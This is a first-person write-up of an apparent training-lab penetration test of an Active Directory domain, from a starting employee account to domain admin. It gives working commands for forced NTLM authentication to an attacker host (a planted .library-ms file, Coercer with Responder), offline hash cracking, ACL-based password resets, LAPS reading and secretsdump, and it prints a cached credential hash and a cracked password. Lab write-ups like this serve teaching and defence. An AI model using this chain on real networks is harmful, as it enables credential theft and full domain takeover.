Objective and Scope
The engagement started with a domain account, hellyr, and two in-scope systems: DC01 (10.1.220.1) and INTRANET (10.1.53.179) in lumons.hacksmarter. The goal was to establish what the supplied employee access could reach and whether the intended boundaries held up. All activity described below took place in the provided lab environment.
Initial Reconnaissance
I started with SMB enumeration using NetExec. The domain controller offered no shares worth pursuing with the starting account, but the intranet server exposed MDRepo with read and write permissions.
nxc smb 10.1.220.1 -u hellyr -p '<STARTING_PASSWORD>' --shares
nxc smb 10.1.53.179 -u hellyr -p '<STARTING_PASSWORD>' --shares
I connected to the share with Impacket’s SMB client and downloaded its two files: Lumons Intranet.url and Lumons_International.pdf.
impacket-smbclient 'lumons.hacksmarter/hellyr:<STARTING_PASSWORD>@10.1.53.179'
# use MDRepo
# ls
# mget *
The PDF explained how employees were supposed to authenticate to the intranet. Directory enumeration also found /terminal, although the initial account received HTTP 403 there.
403 - /terminal
With write access to MDRepo, I first tried NetExec’s slinky module to plant a shortcut that would point back to my Responder listener. That attempt produced no captured authentication.
nxc smb INTRANET.lumons.hacksmarter -u hellyr -p '<STARTING_PASSWORD>' \
  -M slinky -o SERVER=ATTACKER_IP NAME=ticket-0a137 SHARES=MDRepo
sudo responder -I tun0
Initial Access — Forced Authentication and Credential Capture
I checked whether the intranet server could be induced to authenticate outward through an RPC coercion method. Coercer’s scan found accessible RPC endpoints and named pipes, including eventlog, lsarpc, lsass, netlogon, and samr.
sudo ./Coercer.py scan -t INTRANET.lumons.hacksmarter \
  -u hellyr -p '<STARTING_PASSWORD>' -d lumons.hacksmarter
I then ran the coercion attempt while Responder listened on tun0.
sudo responder -I tun0
sudo ./Coercer.py coerce -t INTRANET.lumons.hacksmarter \
  -l ATTACKER_IP -u hellyr -p '<STARTING_PASSWORD>' -d lumons.hacksmarter
The tested MS-RPRN and MS-EVEN calls reported NO_AUTH_RECEIVED. So the RPC route did not produce usable credentials in this run.
I returned to the writable share and tried a Windows Library file (.library-ms) referencing a UNC path under my control. I saved the following as xd.library-ms and uploaded it to MDRepo.
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
  <searchConnectorDescriptionList>
    <searchConnectorDescription>
      <simpleLocation>
        <url>\\ATTACKER_IP\share</url>
      </simpleLocation>
    </searchConnectorDescription>
  </searchConnectorDescriptionList>
</libraryDescription>
impacket-smbclient 'lumons.hacksmarter/hellyr:<STARTING_PASSWORD>@10.1.53.179'
# use MDRepo
# put xd.library-ms
This time Responder captured an NTLMv2 challenge-response from LUMONS\harmonyc, with the connection originating from 10.1.53.179. The evidence establishes that authentication was triggered after the file was uploaded; it does not identify which process or user action opened the file.
I saved the capture and tested it against rockyou.txt with John the Ripper. The password recovered for harmonyc was h@rmony08.
john harmony.hash --wordlist=/usr/share/wordlists/rockyou.txt
# [REDACTED] (harmonyc)
The PDF’s contact section identified harmonyc as a managerial contact, which made this account especially interesting. With the recovered credentials, I could now open the previously restricted intranet terminal at:
https://intranet.lumons.hacksmarter/terminal

I did not get command injection working through the terminal, so I moved on to /admin rather than treating the page as an execution foothold.
Intranet Admin Endpoint — Service Account Capture

At /admin, I was able to trigger a connection to an attacker-controlled fake share and capture another NTLMv2 challenge-response, this time for the domain service account IntranetSvc. I cracked the capture with John and rockyou.txt.
john svc.hash --wordlist=/usr/share/wordlists/rockyou.txt
# [REDACTED] (IntranetSvc)
That gave me a working domain service-account password.
Lateral Movement — Active Directory ACL Abuse
With IntranetSvc credentials in hand, I collected Active Directory relationships for BloodHound.
bloodhound-python --zip -c All -d lumons.hacksmarter \
  -u IntranetSvc -p '<INTRANETSVC_PASSWORD>' \
  -dc DC01.lumons.hacksmarter -ns 10.1.220.1

BloodHound showed that IntranetSvc belonged to Web Admins. Another member, PETERK, belonged to LAPSAdmin, and IntranetSvc had ForceChangePassword rights over PETERK.


I exercised that right using Samba’s net rpc password command and then tested the new credentials against LDAP.
net rpc password PETERK '<NEW_PASSWORD>' \
  -U 'lumons.hacksmarter/IntranetSvc%<INTRANETSVC_PASSWORD>' \
  -S DC01.lumons.hacksmarter

nxc ldap 10.1.220.1 -u peterk -p '<NEW_PASSWORD>'
# STATUS_ACCOUNT_DISABLED
The password-change path existed, but PETERK was disabled. I checked IntranetSvc‘s other outbound object-control relationships and found a better target: marks was also a member of LAPSAdmin, had a usable account, and was subject to IntranetSvc‘s password-reset rights.

bloodyad -u IntranetSvc -p '<INTRANETSVC_PASSWORD>' \
  --host DC01.lumons.hacksmarter set password marks '<NEW_PASSWORD>'
# Password changed successfully!

nxc ldap 10.1.220.1 -u marks -p '<NEW_PASSWORD>'
# Authentication successful
That moved me from a compromised web service account to control over a separate domain identity with access to local administrator password information.
Privilege Escalation — LAPS and Local Administrator Access
I connected to the intranet server over WinRM as marks and retrieved the user flag from C:\Users\MarkS\Desktop\user.txt.
evil-winrm -i INTRANET.lumons.hacksmarter -u marks -p '<NEW_PASSWORD>'
# type C:\Users\MarkS\Desktop\user.txt
# [REDACTED]
Next I used NetExec’s LAPS module with marks to read a managed local administrator password from Active Directory.
nxc ldap DC01.lumons.hacksmarter -d lumons.hacksmarter \
  -u marks -p '<NEW_PASSWORD>' --module laps
# Password: <LAPS_PASSWORD>
The retrieved password worked for the localadmin account on INTRANET.
nxc smb INTRANET.lumons.hacksmarter -u localadmin \
  -p '<LAPS_PASSWORD>' --local-auth --sam --lsa
# Local authentication successful
The --sam --lsa attempt did not return credential dumps in that session. I instead connected to the server over RDP as the local administrator.
xfreerdp3 /v:10.1.53.179 /u:localadmin /d:. \
  /from-stdin /cert:ignore /dynamic-resolution +clipboard
From the elevated local session, I added marks to the local Administrators group and verified that membership in a subsequent WinRM session.
net localgroup Administrators marks /add
# The command completed successfully.

whoami /groups
# BUILTIN\Administrators
I then attempted remote credential extraction as marks using Impacket’s secretsdump and NetExec.
impacket-secretsdump 'lumons.hacksmarter/marks:<NEW_PASSWORD>@intranet.lumons.hacksmarter' -debug
nxc smb intranet.lumons.hacksmarter -u marks -p '<NEW_PASSWORD>' --sam --lsa
This time I obtained an MSCache v2 / DCC2 cached domain logon verifier for LUMONS.HACKSMARTER/hellye. This was not an NTLM hash suitable for pass-the-hash; it was a cached verifier that I needed to crack offline.
LUMONS.HACKSMARTER/hellye:$DCC2$10240#hellye#62da21b55a047cda1bf1bebb132e48c9:
john --format=mscash2 --wordlist=/usr/share/wordlists/rockyou.txt dcc2.hash
# [REDACTED]
Domain Compromise

BloodHound identified HELLYE as a Domain Admin. I validated the recovered password against DC01, and NetExec reported administrative access (Pwn3d!). Share enumeration confirmed read/write access to ADMIN$.
nxc smb DC01.lumons.hacksmarter -u hellye -p '<RECOVERED_PASSWORD>'
# lumons.hacksmarter\hellye:<RECOVERED_PASSWORD> (Pwn3d!)

nxc smb DC01.lumons.hacksmarter -u hellye -p '<RECOVERED_PASSWORD>' --shares
# ADMIN$  READ,WRITE
I also connected to the domain controller through RDP using the recovered account.
xfreerdp3 /v:DC01.lumons.hacksmarter /u:hellye \
  /d:lumons.hacksmarter /from-stdin /cert:ignore \
  /dynamic-resolution +clipboard

The engagement ended with confirmed administrative access to the domain controller. The route was not a single dramatic exploit: it was a writable SMB share, forced outbound authentication, weak passwords, excessive AD object-control permissions, readable LAPS credentials, and cached domain logon material, each feeding into the next step.
Key Security Findings
- Writable share and outbound NTLM authentication:
MDRepoallowed an uploaded Library file to trigger authentication to an attacker-controlled SMB endpoint. - Crackable NTLMv2 responses: Captured challenge-response material for
harmonycandIntranetSvcyielded plaintext passwords through offline dictionary attacks. - Excessive Active Directory permissions:
IntranetSvccould reset passwords for other domain users, including a member ofLAPSAdmin. - LAPS access and local privilege escalation: Control of
marksenabled retrieval of a local administrator password, local administrative access, and modification of local group membership. - Cached privileged domain credentials: An MSCache v2 verifier for the Domain Admin
hellyewas recoverable from the intranet host and crackable offline, enabling access toDC01.
References
- Coercer 2.4.3
- The Hacker Recipes — MS-EFSR coercion
- Windows Library file example
- The Hacker Recipes — Read LAPS password
Disclaimer
AI-assisted tools were used to support the writing, editing, and structuring of this report. The technical testing, exploitation, and findings were performed and verified independently by the author.
